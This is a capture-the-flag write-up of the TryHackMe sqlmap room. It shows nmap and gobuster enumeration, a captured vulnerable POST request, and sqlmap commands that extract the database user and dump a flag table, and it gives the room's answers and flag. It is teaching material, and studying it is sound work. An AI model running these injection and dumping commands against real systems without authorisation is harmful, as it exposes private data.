
SQLmap Tool

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Command :- **sqlmap -u [Target URL] --batch --threads --crawl --level --risk --dbs -D -T -C --dump or --dump-all**

Let's go through the command options,
-u = Specify Target URL
--batch = to give default answers to asked question between attack
--threads = to set the no. of concurrent HTTP req. Sent to the target
--crawl [1-3] = searches the web pages till given number
--level [1-5] = controls the number of tests performed for SQL injection
--risk [1-3] = specifies the risk of tests to perform
--dbs = Shows databases
--tables = shows tables
--columns = shows columns
-D = Specify the database
-T = Specify the table
-C = Specify the column
--dump or --dump-all = to dump the data or dump everything

For Practical we will use the tryhackme me sqlmap room :-



Answer the questions below

What is the name of the interesting directory ?

blood

Who is the current db user?


root

What is the final flag?

thm{sqlm@p_is_L0ve}

Target Machine :- TryHackme
Attacking Machine :- Parrot Os

Connect to the tryhackme server and try to ping the IP (its pinging)
nmap -A -T4 -p- [Target IP] --open
We got port 80 open
Then we search the ip in the browser and found nothing




Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.


Thank you for using nginx.

Need to search for hidden directories by using gobuster
Gobuster dir -u http://10.10.217.102:80 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -t 150



```
#gobuster dir -u http://10.10.217.102:80 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.tx
t -t 150
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.217.102:80
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blood                (Status: 301) [Size: 194] [--> http://10.10.217.102/blood/]
```

Go with the **/blood** directory (Answer for the first question)



C'MON! We Know You have got it in You.


Welcome to Blood Database

Search required Blood Group

A+ | Search

For Advance search, Please login or register.

There is a search option given. Try to search for every blood group and we got O+ vulnerable.




Search result for 'O+'

1 result found.

ID	Name	Phone Number	Address	Email Address	Gender	Age	Blood Group
1	Nare	9800000000	Kathmandu	nare@sqlmap.com.np	MALE	27	O+

Capture this request in burpsuite and copy the post request in on txt file




```
POST /blood/nl-search.php HTTP/1.1
Host: 10.10.217.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.217.102/blood/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://10.10.217.102
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=2ofhruc376d1uk0gf6ika6uls6
Upgrade-Insecure-Requests: 1
Priority: u=0, i

blood_group=O%2B
```

Use save item to save the request in file

To find the current user [use --current-user option]
sqlmap -r req1.txt --batch --threads 3 --current-user




```
---
[01:12:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[01:12:33] [INFO] fetching current user
current user: 'root@localhost'
[01:12:33] [INFO] fetched data logged to text f
```

To find the flag use sqlmap options

sqlmap -r req2.txt --batch --threads 3 --dbs

sqlmap -r req2.txt --batch --threads 3 -D blood --tables

sqlmap -r req2.txt --batch --threads 3 -D blood -T flag --dump



```
[01:14:41] [INFO] fetching columns for table 'flag' in database 'bloo
[01:14:41] [WARNING] reflective value(s) found and filtering out
[01:14:41] [INFO] fetching entries for table 'flag' in database 'bloo
Database: blood
Table: flag
[1 entry]
+----+----------------------+--------+
| id | flag                 | name   |
+----+----------------------+--------+
| 1  | thm{sqlm@p_is_L0ve}  | flag   |
+----+----------------------+--------+

[01:14:42] [INFO] table 'blood.flag' dumped to CSV file '/root/.local
[01:14:42] [INFO] fetched data logged to text files under '/root/.loc
```